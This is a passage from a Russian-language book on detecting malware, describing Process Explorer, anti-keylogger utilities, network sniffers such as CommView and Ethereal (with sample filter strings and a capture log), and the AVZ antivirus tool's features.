- Вкладка **Performance Graph** содержит графики производительности для выбранного процесса — график использования процессора и занимаемой памяти.

- Вкладка **Threads** — информация о потоках. Показывает таблицу потоков, причем адрес выполняемой в потоке функции пересчитывается в относительный для удобства анализа (в этом случае адрес выводится как *<имя модуля>*!*<функция>*+*<смещение>*).
- Вкладка **TCP/IP** содержит данные о TCP- и UDP-портах, прослушиваемых приложением, а также об установленных TCP-соединениях. Для каждой строки в списке можно вызвать окно, показывающее стек вызовов в момент открытия порта. Это очень полезная функция, так как с ее помощью можно уточнить, кто конкретно открыл порт — процесс, один из его потоков или библиотека, загруженная в адресное пространство процесса.
- Вкладка **Security** содержит информацию о привилегиях процесса и правах различных пользователей на процесс.
- Вкладка **Environment** отображает список переменных окружения процесса и их значений.
- Вкладка **Strings** отображает текстовые строки, найденные в файле. На данной закладке есть переключатель, указывающий, где искать текстовые строки — в образе файла в памяти или на диске. Анализ текстовых строк стоит проводить именно в памяти, и во многих случаях можно найти много интересного для анализа — например, URL, имена антивирусов и Firewall (что говорит о наличие кода, который зачем-то производит обнаружение ПО, применяемого для защиты компьютера) или сообщения, выводимые на экран. Для упрощения анализа предусмотрены возможность сохранения найденных текстовых строк и поиск по ним.

Кроме отображения подробной информации о процессе Process Explorer позволяет изменить приоритет процесса и его привязку к процессорам, приостановить процесс и все его потоки (и соответственно продолжить выполнение приостановленного процесса и всех его потоков), выполнить принудительное завершение одного процесса или дерева процессов.

Утилита Process Explorer обладает радом дополнительных функций, полезных для поиска вредоносных программ и исследования системы.

- Поиск процесса по его окну. Окно выбирается визуально, с помощью перетаскивания на него значка с изображением прицела из окна Process Explorer. Это функция очень удобна для поиска AdWare-программ, выводящих окна с рекламной информацией.
- Поиск библиотеки или Handle по имени. Поиск библиотеки ведется по ее имени, поиск Handle — по имени связанного с ним объекта. Результаты поиска отображаются в виде таблицы.
- Проверка цифровых подписей файлов. В списке процессов может отображаться столбец с результатами этой проверки.

- Запуск процесса от имени другого пользователя или от имени Limited User с максимальными ограничениями.

Основным недостатком данной утилиты (как впрочем и большинства других) является отсутствие защиты от руткитов.

# Утилиты для поиска и блокирования клавиатурных шпионов

Для поиска клавиатурных шпионов можно применять три вида программных продуктов.

- Любые антивирусные продукты. Все антивирусы в той или иной мере могут находить клавиатурные шпионы, однако клавиатурный шпион не является вирусом и в результате пользы от антивируса мало. Производители некоторых антивирусов включают детектирование клавиатурных шпионов в расширенные базы или предусматривают отдельную опцию, разрешающую детектирование кейлоггеров.
- Специализированные утилиты, реализующие механизм сигнатурного поиска и эвристические механизмы поиска. Примером может служить утилита AVZ, сочетающая сигнатурный сканер и систему обнаружения клавиатурных шпионов на базе ловушек.
- Специализированные утилиты и программы, предназначенные для обнаружения клавиатурных шпионов и блокирования их работы. Подобные программы наиболее эффективны для обнаружения и блокирования клавиатурных шпионов, поскольку, как правило, могут блокировать практически все их разновидности.

Основная сложность детектирования клавиатурного шпиона с помощью сигнатур состоит в том, что разработка клавиатурного шпиона не представляет особой сложности, и в практике автора встречались клавиатурные шпионы, разработанные на заказ.

Из специализированных программ интерес могут представлять коммерческие продукты PrivacyKeyboard и Advanced Anti Keylogger.

## PrivacyKeyboard

Утилита PrivacyKeyboard (**http://www.bezpeka.biz/**) является коммерческим продуктом, стоимость одной копии составляет $89 (рис. 3.14). Программа PrivacyKeyboard работает в фоновом режиме и производит обнаружение программ, подозреваемых в слежении за клавиатурой. В случае необходимости пользователь может вручную разблокировать работу любой из обнаруженных

программ. Для обнаружения клавиатурных шпионов данная программа не применяет базы сигнатур, обнаружение ведется эвристическими методами.


**Рис. 3.14.** PrivacyKeyboard, главное окно программы

Тестирование программы показывает, что она эффективно противодействует клавиатурным шпионам, основанным на применении ловушек, циклическом опросе и клавиатурном драйвере-фильтре. Кроме того, программа контролирует наличие своих перехватов в `KeServiceDescriptorTableShadow` с некоторым интервалом (около 5 секунд) и восстанавливает перехваты в случае их нейтрализации. В частности, PrivacyKeyboard перехватывает функцию `PeekMessage`, что делает неработоспособным пример кейлоггера режима ядра на базе перехвата `PeekMessage` (данный пример работает некоторое непродолжительное время, до очередной проверки `KeServiceDescriptorTableShadow`).

### *На заметку*

Особенностью программы PrivacyKeyboard является маскировка ее основного процесса по DKOM-технологии *(см. разд. "KernelMode rootkit" главы 2)*. Следовательно, проверка системы с помощью антируткитов и утилит для поиска скрытых процессов приведет в выдаче предупреждения о наличии в системе

маскирующихся процессов. Это нормальное для данной утилиты поведение, опасности оно не представляет.

## Advanced Anti Keylogger

Программу можно загрузить с сайта разработчика (**http://www.anti-keylogger.net/**), объем около 800 Кбайт. Утилита требует инсталляции, после инсталляции необходима перезагрузка. Программа может работать в автоматическом режиме или по созданным пользователем правилам (рис. 3.15).





**Рис. 3.15.** Advanced Anti Keylogger, главное окно программы

Исследование программы показало, что она успешно обнаруживает основные виды клавиатурных шпионов и противодействует им. При включении режима работы согласно правилам пользователя программа автоматически переходит в режим обучения. При обнаружении кейлоггера выводится диалоговое окно с информацией об обнаруженном объекте (рис. 3.16).


**Рис. 3.16.** Сообщение в случае обнаружения кейлоггера

Пользователь может либо разрешить дальнейшую работу клавиатурного перехватчика, либо блокировать ее. Несомненным достоинством программы можно считать информативные сообщения, выводимые в ходе обучения, — Advanced Anti Keylogger определяет тип перехватчика, а в случае с установкой ловушки указывает не только содержащую ловушку библиотеку, но и приложение, которое пытается установить эту ловушку.

Несмотря на то, что утилита является платной, ее trial-версия работает в полнофункциональном режиме в течение 15-дневного срока, и этого времени вполне достаточно для проверки компьютера.

# Снифферы

Сниффер (от англ. *sniffer* — в буквальном переводе "тот, кто нюхает", "нюхач") предназначен для перехвата и анализа сетевого трафика. Перехват пакетов возможен ввиду того, что архитектура большинства локальных сетей основана на технологии Ethernet, в которой несколько устройств подключе-

но к одной среде передачи данных и совместно ее используют. Пакеты Ethernet содержат в заголовке MAC-адреса отправителя и получателя, соответственно при получении пакетов сетевая карта выделяет пакеты по MAC-адресу. Подобная фильтрация может быть отключена путем переключения сетевой карты в режим приема всех пакетов — так называемый promiscuous mode.

При использовании снифферов следует учитывать, что этот инструмент имеет двойственное назначение.

- Сниффер может применяться программистами для отладки работающих с сетью приложений или учебных целей.
- Администраторы могут применять снифферы для анализа загруженности сети, диагностики проблем в ее работе, поиска сетевых вирусов, обнаружения сетевой активности троянских закладок, обнаружения сетевых атак.
- Злоумышленник может применить сниффер для анализа сетевого трафика с целью получения конфиденциальной информации или паролей пользователей.
- Вредоносная программа может содержать в своем составе сниффер для несанкционированного анализа сетевого трафика и сбора информации по заданным критериям для последующей отправки злоумышленнику.

Поэтому, применяя сниффер в корпоративной сети, следует уточнить у администраторов или специалистов службы безопасности, разрешено ли его использование правилами работы и действующим положением о защите информации. Это важный момент, поскольку чаще всего использование снифферов в корпоративной сети запрещено по соображениям безопасности.

Большинство современных снифферов содержат достаточно мощные инструменты для анализа сетевых пакетов, реконструкции сетевых сессий для протокола TCP/IP, проведения различных статистических исследований (например, состава анализируемого трафика, подсчета объема переданной информации с группировкой по хостам и протоколам и т. п.).

При применении снифферов следует учитывать ряд особенностей.

- Большинство современных сетей построено с применением коммутаторов. Коммутатор в простейшем случае ведет базу MAC-адресов сетевых устройств, подключенных к его портам, что позволяет ему адресно направлять пакеты в соответствующие порты. Это позволяет разгрузить сеть и существенно повышает ее защищенность, поскольку делает невозможным перехват трафика всей сети. Некоторые коммутаторы обладают специальными функциями, которые позволяют временно превратить коммутатор в хаб (в этом случае каждый пакет транслируется во все порты коммутатора) или назначить некий порт в качестве порта для мониторин-

га и настроить дублирование пакетов заданных портов в этот мониторинговый порт. Следовательно, перед применением сниффера необходимо изучить топологию сети и при необходимости принять специальные меры вплоть до временной замены коммутатора хабом на время анализа трафика.

- Применяя сниффер на шлюзе или маршрутизаторе, можно анализировать трафик, проходящий между сетями или между локальной сетью и Интернетом, что бывает полезно для оперативного поиска червей и спам-ботов.
- Известны случаи нестабильной работы некоторых сетевых карт в режиме promiscuous mode.
- Известны хакерские приемы для перехвата трафика заданных ПК в сети с коммутаций пакетов (наиболее известной методикой является так называемый ARP-спуфинг (от англ. *spoof* — мистификация)).

В настоящий момент известно множество снифферов различных производителей, но их основные функциональные возможности неизменны — захват сетевых пакетов и их анализ. В серверных операционных системах Microsoft имеется штатный анализатор сетевого трафика — Network Monitor. В UNIX-системах есть сниффер tcpdump, который, несмотря на полное отсутствие графического интерфейса, обладает широчайшими возможностями и очень удобен для различных задач, связанных с обнаружением и регистрацией пакетов по заданным условиям.

Из коммерческих снифферов распространение получили Iris Network Traffic Analyzer (**http://www.eeye.com/html/**) и CommView (**http://www.tamos.ru**), из некоммерческих — ряд снифферов на базе библиотеки WinPcap (**http://winpcap.org**), в частности, Ethereal (**www.ethereal.com**) и Analyzer (**http://analyzer.polito.it**).

## CommView

Сниффер CommView имеет небольшой размер, но при этом выполняет все основные функции, необходимые для анализа сетевого трафика. Продукт является коммерческим, стоимость Enterprice-версии без ограничений около $300. Кроме записи сетевых пакетов он обладает рядом функций, которые могут быть полезны для изучения сети. Главное окно программы показано на рис. 3.17.

CommView позволяет:

- производить реконструкцию TCP-сессий, что весьма удобно, особенно для анализа работы программы по протоколам FTP и HTTP;





**Рис. 3.17.** Главное окно программы, закладка анализатора пакетов

- производить анализ пакетов. Анализатор выполняет расшифровку заголовков Ethernet, TCP, IP, UDP. Согласно документации CommView, поддерживает анализ более 70 различных протоколов;
- осуществлять фильтрацию захватываемых пакетов по произвольным условиям, заданным пользователем. Условия записываются по описанным в справке правилам;
- выполнять определенные действия при возникновении событий заданного типа. При возникновении описанных пользователем событий может производиться оповещение по e-mail, запуск заданных программ, включение записи сетевой активности и активация заранее описанных правил фильтрации пакетов. Подобный режим удобен для поиска в сети компьютеров, зараженных сетевым вирусом;
- производить захват пакетов по созданному пользователем расписанию;
- генерировать произвольные пакеты. Интерфейс генератора пакетов аналогичен интерфейсу анализатора — пакет отображается в HEX-редакторе, выводятся результаты анализа полей заголовков пакетов. Для генериру-

мого пакета предусмотрен автоматический расчет контрольных сумм. Сформированный пакет может быть передан заданное количество раз с установленной скоростью.

Наличие генератора пакетов позволяет изучать реакцию сетевых приложений на пакеты заданного типа, что удобно для проведения сетевых экспериментов. Записанные пакеты могут быть сохранены для последующего анализа. По умолчанию сохранение ведется в собственном формате CommView, но поддерживается экспорт в другие форматы, в частности, в текстовые файлы с разделителем. Возможность экспорта в текстовые форматы удобна для анализа информации с помощью собственных средств или Microsoft Excel.

## Ethereal

Сниффер Ethereal (**www.ethereal.com**) изначально был разработан для Linux-платформы, но в настоящее время существуют версии под Windows, Mac OS X, FreeBSD, AIX, SUN и ряд других систем. Распространяется сниффер вместе с исходными текстами, размер дистрибутива версии 0.99 для Windows составляет около 12 Мбайт. Для работы ему необходима свободно распространяемые библиотеки WinPcap (для Windows) и LibPcap (для Unix). В дистрибутив для Windows библиотека WinPcap уже включена, поэтому ее отдельная загрузка не требуется.

Принцип работы сниффера построен на записи пакетов для последующего анализа. В ходе записи пакетов отображается статистика, показывающая общее количество захваченных пакетов и количество пакетов для наиболее распространенных протоколов (рис. 3.18).

Запись пакетов можно прервать вручную или задать одно или несколько условий автоматической остановки записи. Предусмотрена остановка записи после приема заданного количества пакетов, записи заданного объема информации или по прошествии заданного времени с момента начала записи. Для регистрации сетевого трафика в течение длительного времени предусмотрена настройка автоматического разбиения файлов на фрагменты. В частности, разбиение может производиться при достижении файлами заданного размера, причем поддерживается режим автоматической ротации файлов.

Отличительной особенностью Ethereal является очень мощный и удобный фильтр, снабженный визуальным построителем. Визуальный построитель избавляет от необходимости помнить наизусть имена полей. В листинге 3.7 показаны примеры нескольких типовых строк фильтрации.





**Рис. 3.18.** Окно статистики в процессе записи пакетов

**Листинг 3.7. Примеры строк настройки фильтра**

```
ip.dst == 172.20.114.34


tcp.port == 80 || udp.port == 80


eth.addr == ff:ff:ff:ff:ff:ff


!((ip.addr eq 172.20.114.134 and ip.addr eq 194.67.45.98) and (tcp.port
eq 1252 and tcp.port eq 80))
```

Условия фильтрации можно каждый раз вводить вручную или сохранять в библиотеке условий под смысловыми именами.

После завершения захвата пакетов в главном окне сниффера отображается список захваченных пакетов (рис. 3.19).

Цветовое выделение строк является отключаемой опциональной функцией, причем можно создавать собственные правила цветового выделения и редактировать существующие. Поле **Filter** на панели инструментов позволяет

задавать условия фильтрации уже захваченных пакетов. Для просмотра всех захваченных пакетов необходимо очистить поле с текстом фильтра с помощью кнопки **Clear**. Нажатие кнопки **Apply** применяет текущее условие фильтрации. Функция фильтрации очень удобна для анализа трафика, особенно в ходе расследования инцидентов в сети и поиска следов сетевой активности вирусов и троянских программ. Удобство связано с тем, что снифер можно настроить на захват всего трафика для получения полного протокола сетевой активности, а затем применить фильтры для его анализа.





**Рис. 3.19.** Ethereal, главное окно программы

Анализатор пакетов Ethereal является типовым для современных снифферов и показывает пользователю детальную информацию обо всех полях всех заголовков пакета. Кроме анализа полей заголовков выводится много полезной информации для высокоуровневых протоколов, например, FTP и HTTP. Помимо анализа отдельных пакетов предусмотрена функция восстановления TCP- и SSL-сессий (рис. 3.20).





**Рис. 3.20.** Результат реконструкции TCP-сессии

Кроме графической оболочки Ethereal содержит ряд утилит командной строки, позволяющих осуществлять захват пакетов и работать с протоколами сетевой активности. Например, утилита tethereal.exe является достаточно функциональным консольным снифером (листинг 3.8). Например, запуск с параметрами:

```
tethereal.exe -i2 -ftcp
```

активирует захват пакетов для сетевого интерфейса номер 2, действует фильтр, в данном случае захватываются только TCP-пакеты.

**Листинг 3.8. Фрагмент протокола консольной версии снифера Ethereal**

```
  0.000000 172.20.114.134 -> 213.180.204.11 TCP 1661 > http [SYN] Seq=0
Len=0 MSS=1460

  0.104684 213.180.204.11 -> 172.20.114.134 TCP http > 1661 [SYN, ACK]
Seq=0 Ack=1 Win=57344 Len=0 MSS=8910

  0.104731 172.20.114.134 -> 213.180.204.11 TCP 1661 > http [ACK] Seq=1
Ack=1 Win=65535 [TCP CHECKSUM INCORRECT] Len=0

  0.104867 172.20.114.134 -> 213.180.204.11 HTTP GET / HTTP/1.1

  0.317144 213.180.204.11 -> 172.20.114.134 TCP [TCP segment of
a reassembled PDU]
```

```
  0.323016 213.180.204.11 -> 172.20.114.134 TCP [TCP segment of
a reassembled PDU]
  0.323064 172.20.114.134 -> 213.180.204.11 TCP 1661 > http [ACK] Seq=990
Ack=2821 Win=65535 [TCP CHECKSUM INCORRECT] Len=0
```

# Антивирусная утилита AVZ

Данная утилита авторской разработки задумывалась как универсальный инструмент для анализа системы. Утилита бесплатна для частного и корпоративного применения, ее копию можно найти на приложенном к данной книге компакт-диске. В ходе разработки данной утилиты основная идея сводилась к соединению в одной программе функциональности нескольких различных утилит, применяемых для поиска и уничтожения вредоносных программ.

Утилита AVZ имеет следующие функции.

- Поиск известных вредоносных программ по сигнатурам, хранящимся в обновляемой базе. С одной стороны известно, что возможности сигнатурного поиска ограничены, так как обнаруживаются только описанные в базе вредоносносные программы. С другой стороны, обнаружение известных вредоносных программ в ходе исследования системы упрощает это исследование и позволяет выполнить автоматическое лечение. Сигнатурный анализатор AVZ достаточно прост по устройству, что позволяет проверять файлы с большой скоростью. С другой стороны, его назначение состоит в экспресс-детектировании распространенных Malware.
- Обновляемая база безопасных файлов. В нее входят цифровые подписи десятков тысяч системных файлов и файлов известных безопасных процессов. База подключена ко всем системам AVZ и работает по принципу "свой/чужой" — безопасные файлы не вносятся в карантин, для них заблокировано удаление и вывод предупреждений, база используется антируткитом, системой поиска файлов, различными анализаторами. В частности, встроенный диспетчер процессов выделяет безопасные процессы и сервисы цветом, поиск файлов на диске может исключать из поиска известные файлы (что очень полезно при поиске на диске троянских программ).
- Встроенная система обнаружения rootkit. Поиск rootkit идет без применения сигнатур на основании исследования базовых системных библиотек на предмет перехвата их функций. AVZ может не только обнаруживать rootkit, но и производить достаточно корректную блокировку работы UserMode rootkit для своего процесса и KernelMode rootkit на уровне системы.

- Микропрограммы восстановления системы. Микропрограммы проводят восстановление настроек Internet Explorer, параметров запуска программ и иных системных параметров, повреждаемых вредоносными программами. Восстановление запускается вручную, восстанавливаемые параметры указываются пользователем. Аналогичная система автоматически применяется при удалении некоторых вредоносных программ, для которых требуется нестандартная чистка или модификация параметров реестра.
- Микропрограммы эвристической проверки системы. Микропрограммы проводят поиск известных SpyWare и вирусов по косвенным признакам — на основании анализа реестра, файлов на диске и в памяти.
- Детектор клавиатурных шпионов (KeyLogger) и троянских DLL. Поиск KeyLogger и троянских DLL ведется на основании анализа системы без применения базы сигнатур, что позволяет достаточно уверенно детектировать заранее неизвестные троянские DLL и KeyLogger.
- Встроенный анализатор Winsock SPI/LSP-настроек. Позволяет проанализировать настройки, диагностировать возможные ошибки в настройке и произвести автоматическое лечение. Возможность автоматической диагностики и лечения полезна для начинающих пользователей (в утилитах типа LSPFix автоматическое лечение отсутствует). Для исследования SPI/LSP вручную в программе имеется специальный менеджер настроек LSP/SPI. На работу анализатора Winsock SPI/LSP распространяется действие антируткита.
- Встроенный диспетчер процессов, сервисов и драйверов. Предназначен для изучения запущенных процессов и загруженных библиотек, запущенных сервисов и драйверов. На работу диспетчера процессов распространяется действие антируткита (как следствие — он "видит" маскируемые руткитом процессы). Диспетчер процессов связан с базой безопасных файлов AVZ, опознанные безопасные и системные файлы выделяются зеленым цветом.
- Встроенная утилита для поиска файлов на диске. Позволяет искать файл по различным критериям, возможности системы поиска превосходят возможности системного поиска. Результаты поиска доступны в виде текстового протокола и в виде таблицы, в которой можно пометить группу файлов для последующего удаления или помещения в карантин.
- Встроенная утилита для поиска данных в реестре. Позволяет искать ключи и параметры по заданному образцу, результаты поиска доступны в виде текстового протокола и в виде таблицы, в которой можно отметить несколько ключей для их экспорта или удаления.
- Встроенный анализатор открытых портов TCP/UDP. На него распространяется действие антируткита, в Windows XP для каждого порта отображается использующий порт процесс. Анализатор опирается на обнов-

ляемую базу портов известных троянских или backdoor-программ и известных системных сервисов. Поиск портов троянских программ включен в основной алгоритм проверки системы — при обнаружении подозрительных портов в протокол выводятся предупреждения с указанием, каким троянским программам свойственно использование данного порта.

- Встроенный анализатор общих ресурсов, сетевых сеансов и открытых по сети файлов. Работает в Win9X и Nt/W2K/XP.
- Эвристическое удаление файлов. Суть его состоит в том, что если в ходе лечения удалялись вредоносные файлы и включена эта опция, то производится автоматическое исследование системы, охватывающее классы, BHO, расширения IE и Explorer, все доступные AVZ виды автозапуска, Winlogon, SPI/LSP и т. п. Все найденные ссылки на удаленный файл автоматически вычищаются с занесением в протокол информации о том, что конкретно и где было вычищено. Для этой чистки активно применяется движок микропрограмм лечения системы.
- Проверка архивов и составных файлов. В настоящий момент проверяются архивы формата ZIP, RAR, CAB, GZIP, TAR; письма электронной почты и MHT-файлы; CHM-архивы, некоторые типы Joiner-программ, дописывающих информацию в конец исполняемого файла. Предусмотрена возможность сохранения копий распакованных файлов для дальнейшего анализа вручную.
- Проверка и лечение потоков NTFS-файлов и каталогов.
- Скрипты управления. Позволяют администратору или опытному пользователю разрабатывать скрипты, выполняющие на ПК пользователя набор заданных операций. В частности, скрипты позволяют применять AVZ в корпоративной сети, включая его запуск в ходе загрузки системы.
- Анализатор процессов. Анализатор использует нейросети и микропрограммы анализа, он включается при включении расширенного анализа на максимальном уровне эвристики и предназначен для поиска подозрительных процессов в памяти.
- Система AVZ Guard. Предназначена для борьбы с трудноудалимыми вредоносными программами, может кроме AVZ защищать указанные пользователем приложения, например, другие антишпионские и антивирусные программы.

Как видно из списка функций, при разработке AVZ преследовалась цель совместить в одной программе максимальное количество функций, полезных для исследования и лечения компьютера. Положительным моментом такой интеграции является взаимосвязь модулей — например, база безопасных объектов применяется всеми подсистемами AVZ, а антируткит и AVZ Guard защищают все системы от руткитов или воздействия вредоносных программ. С другой стороны, расплатой за универсальность является мень-

шая функциональность многих подсистем — например, диспетчер процессов AVZ проигрывает в функциональности Process Explorer, аналогично можно сказать про антируткит или антикейлоггер.

## Диспетчер процессов

Встроенный диспетчер процессов AVZ выполняет типичные для программ такого рода функции — отображает список запущенных процессов, библиотеки и окна выбранного процесса (рис. 3.18).

